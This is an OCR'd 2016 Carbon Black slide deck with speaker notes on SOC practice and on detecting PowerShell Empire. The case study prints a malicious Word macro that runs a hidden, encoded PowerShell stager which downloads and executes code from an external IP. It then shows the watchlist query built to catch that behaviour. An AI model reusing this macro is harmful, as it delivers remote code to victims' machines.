


Welcoming Remarks

By Ryan Nolette
The man of many titles
- Security Operations Lead
- Senior Security Engineer
- Senior Threat Researcher
- Incident Response Consultant

Carbon Black

©2016 Carbon Black. All Rights Reserved

CARBON BLACK
ARM YOUR ENDPOINTS

Agenda

- [secops@carbonblack ~]$ whoami
- Security To Do's
- How we Detected PowerShell Empire with CbER

CARBON BLACK
ARM YOUR ENDPOINTS

$whoami

Carbon Black is Top Choice Among Security Professionals

#1 Endpoint Protection

Voted "Best Endpoint Protection" by SANS users.

READ THE PRESS RELEASE ▸

#1 Incident Response

Chosen by 68% of IR professionals.

READ THE REPORT ▸

#1 Market Share


37% of Endpoint Market Share: IDC.

READ THE REPORT ▸

CARBON BLACK
ARM YOUR ENDPOINTS

The state of the room

- Lack of ceiling tiles
  - AKA full disclosure
    - We have no cameras
    - We have no recording devices
  - You can check for yourself



- Room with a view
  - You can see how nice it is outside
- Spacious
  - We didn't want to pack people in to little conference rooms

Security To Do's

S T D
e o o
c
u
r
i
t
y

1. The longer you have them, the harder they are to get rid of
2. They are usually the result of someone with a virus or other infection
3. Just like your doctor your security team has a 24x7 on call
4. Communication and user training can help prevent most infections
5. Real security is more than just scratching the surface of the problem

CARBON BLACK
ARM YOUR ENDPOINTS

Some of the proactive controls we implemented involved direct feedback from the users. As you can see from the two pictures in the top left of the slide, even if you have the strongest gates in the world, technical users are going to find a way around them. Instead of only focusing on how to secure a resource, reach out the users who actually need it and find out their pain points and ask for suggestions on making things better. Once you have that feedback, you can design controls that are both secure and useable.

Another thing we started to do was test our user's training to see if it was sticking. We ran a few pentests. First was an external pentest to see if the firm could get in from the outside. After that we brought the pen tester inside and let them loose. Funny story here, the pentester that came to the office was in a 3 piece suit and tried to sit with the engineers. The next day he came in wearing shorts and flip flops and sat with sales. As you can tell, the firm needed a bit of work on their situational dress code but their technical skills were top notch as we found gaps in visibility that we needed to cover. Lastly, we had the firm trying fishing users both through email as well as over the phone. I can proudly say that not one user gave their passwords or internal details over the phone but sadly I can say users clicked those links. They weren't happy when we made them retake the phishing training but it reinforced the

risk to them and they are all much more aware now.

<click>

For those of you worried about training people on administering the carbon black products, or implementation detections, or just unsure about effort required, let me share an example with you.

<click>

Case Study: Powershell Empire

- Exploitation tool written for “educational purposes” that uses Powershell
- Interesting to Security Operations because Powershell is installed by default, used for a lot of legit functions …. And Cb Protection doesn’t block it
- Once it gets onto a computer, how can we detect it?


Currently at CB our SOC is staffed with mostly Junior analysts fresh out of college with a few senior members to train, mentor, and be an escalation point. Last year we on boarded a college grad with no security experience and a CS degree. Since we have to schedule official training on the products months out from the start date, we struggled with figuring out how to give our new hire experience with the products to get the wheels turning. Luckily for us powershell empire was in the news at the time. So we gave the new analyst a project. Find out how to detect powershell empire in our environment.

<click>

PowerShell Empire: The Plot Thickens

```
Public Function Decrypt_Document() As Variant
        Dim Str As String
        Str = "powershell.exe -NoP -NonI -W Hidden -Enc JABXAEMAP"
        Str = Str + "QBOAEUAdwAtAE8AQgBqAGUAQwB0ACAAUwB5AFMAdABFAG0ALgB"
        Str = Str + "OAEUAdAAuAFcARQBlAEMATABpAGUAbgBUADsAJAB1AD0AJwBNA"
        Str = Str + "G8AegBpAGwAbABhAC8ANQAuADAAIAAoAFcAaQBuAGQAbwB3AHM"
        Str = Str + "AIABOAFQAIAA2AC4AMQA7ACAAVwBPAFcANgA0ADsAIABUAHIAa"
        Str = Str + "QBkAGUAbgB0ACBANwAuADAAOwAgAHIAdgA6ADEAMQAuADAAKQA"
        Str = Str + "gAGwAaQBrAGUAIABMAGUAYwBrAGBAJwA7ACQAVwBjAC4ASABFA"
        Str = Str + "EEARABFAHIAUwAuAEEARABkACgAJw8VAHMAZQByAC0AQQBnAGU"
        Str = Str + "AbgB0ACcALAAkAHUAKQA7ACQAdwBDAC4AUABSAE8AeABZACAAP"
        Str = Str + "QAgAFsAUwB5AFMAVABFAG0ALgBOAEUAVAAuAFcARQBiAFIAZQB"
        Str = Str + "xAFUARQBzAHQAXQA6ADoARABFAEYAQQB1AEwAdABXAGUAQgBQA"
        Str = Str + "FIAbwB4AFkAOwAkAFcAQwAuAFAAcgBvAHgAeQAuAEMAcgBFAEQ"
        Str = Str + "AZQBOAHQAaQBnAGwAUwAgAD0AIABbAFMAWQBzAFQAZQBNAC4AT"
        Str = Str + "gBFAFQALgBDAHIARQBEAEUATgBUAGkAQQBMAEMAYQBjAEgAZQB"
        Str = Str + "dADoAOgBEAGUAZgBBAFUAbABUAE4AZQBUAFcATwByAGsAQwBSA"
        Str = Str + "EUAZABFAE4AVABpAGEAbABTADsAJABLAD0AJwB6AEoAPgBGAG4"
        Str = Str + "ARABsAFYATABfAG0AagBPAFsAcQBTAG0ANABAAGcAOABBACEAK"
        Str = Str + "ABJAC4AYgB9AD8AdwBOAFoAJwA7ACQAaQA9ADAAOwBbAEMAaAB"
        Str = Str + "hAFIAWwBdAF0AJABCAD0AKABbAEMASABBAHIAWwBdAF0AKAAkA"
        Str = Str + "FcAQwAuAEQAbwBXAG4AbABvAEEARABTAHQAcgBpAG4AZwAoACI"
        Str = Str + "AaAB0AHQAcAA6ACBALwAxADYAMgAuADIANAAyAC4AMgAiADQAL"
        Str = Str + "gAyADMAMwA6ADgAMAAvAGkAbgBkAGUAeAAuAGEAcwBwACIAKQA"
        Str = Str + "pACkAfAA1AHsAJABfAC0AQgBYAE8AcgAkAEsAWwAkAEkAKwArA"
        Str = Str + "CUAJABrAC4ATABFAG4ARwB0AEgAXQB9ADsASQBFAFgAIAAoACQ"
        Str = Str + "AQgAtAEoATwBpAG4AJwAnACkA"
        Const HIDDEN_WINDOW = 0
        strComputer = "."
        Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
        Set objStartup = objWMIService.Get("Win32_ProcessStartup")
        Set objConfig = objStartup.SpawnInstance_
        objConfig.ShowWindow = HIDDEN_WINDOW
        Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root\cimv2:Win32_Process")
        objProcess.Create Str, Null, objConfig, intProcessID
End Function
```

- Testing Steps:
- Created a word document with a macro that invokes Powershell Empire
- Run it on a VM with Cb Response installed
- …..uh-oh. Nothing alerted.



As you can imagine, this is a tall order for someone with no experience in doing this. But that was the point, they were going to have to reach out to team members and ask questions, they were going to have to learn to research, and they were going to have to learn how to build a solution and document it.

After a few days of research, they wrote up a project plan to create a malicious word document, execute it, and then see what happened.

To the left you can see the macro code used to launch the attack. This was executed on a victim system with both CBER and CBEP running on it. After detonation they went through the logs, the alerts, and the documentation again to find out why nothing happened. Why did our products not detect this attack?

<click>

Powershell Empire: The thrilling conclusion

- What can we turn into watchlists?
  - Needs to be unlikely to happen in legit activity
  - Can't be too specific
- Finally decide on two options
  - "encoded" command line strings
  - Netconns to external IPs (easier)

```
Public Function Decrypt_Document() As Variant
        Dim Str As String
        Str = "powershell.exe -NoP -NonI -W Hidden -Enc JABXAEMAP"
        Str = Str + "QBOAEUAdwAtAE8AQgBqAGUAQwB0ACAAUwB5AFMAdABFAG0ALgB"
        Str = Str + "OAEUAdAAuAFcARQBiAEMATABpAGUAbgBUADsAJAB1AD0AJwBNA"
        Str = Str + "G8AegBpAGwAbABhAC8ANQAuADAAIAAoAFcAaQBuAGQAbwB3AHM"
        Str = Str + "AIABOAFQAIAA2AC4AMQA7ACAAVwBPAFcANgA0ADsAIABUAHIAa"
        Str = Str + "QBkAGUAbgB0AC8ANwAuADAAOwAgAHIAdgA6ADEAMQAuADAAKQA"
```

Bit9 + Carbon Black

3 new hit(s) found for Carbon Black Watchlist: Powershell - External NetConns

Don't want to receive notifications for this watchlist? Unselect the checkbox next to the watchlist entry's name.

Watchlist: Powershell - External NetConns
Server:
Query: process_name:powershell.exe netconn_count:[1 to *] -ipaddr:10.0.0.0/8 -ipaddr:192.168.0.0/16 -ipaddr..
Watchlist URL: cb.urlver=1&q=process_name:powershell.exe netconn_count:[1 to *] -ipaddr:10.0.0.0/8 -ipaddr:192.168...

CARBON BLACK
ARM YOUR ENDPOINTS

Well as it so happens, this attack is using legitimate behaviors on the system to carry out malicious intent. Because of this, there was no detection mechanisms built into their clean install of the products. Because of this, the analyst needed to figure out how to differentiate a powershell attack from a legitimate powershell script used for administration.


After reviewing the process tree in for the attack, they discovered 2 unique attributes of the attack. Top right corner shows a flag at the command line called "-Enc". Anyone guess what that does? Yep, it encodes strings in the script. Now what legitimate purpose would an admin have for encoding their scripts internally? I'm not saying there is no reason for this, but it would be very rare and should raise flags. Secondly, the attack would beacon home to an external IP address. Using these attributes a detection rule was created. This rule looks for the process of powershell with a network connection to an IP address that is not part of the internal IP space blocks, and has the command line option of –Enc. Once this was implemented as a watch list, we reverted the victim snapshot to a clean state and detonated it again. Behold detection for powershell empire!

The reason I bring up this example is that we were able to get a recent college grad

with no security or Carbon Black product experience to leverage opensource intelligence to create a detection mechanism for what was at the time the latest in greatest in attacks.

If we can do it, so can you.

<click>



Answer questions duh

<click>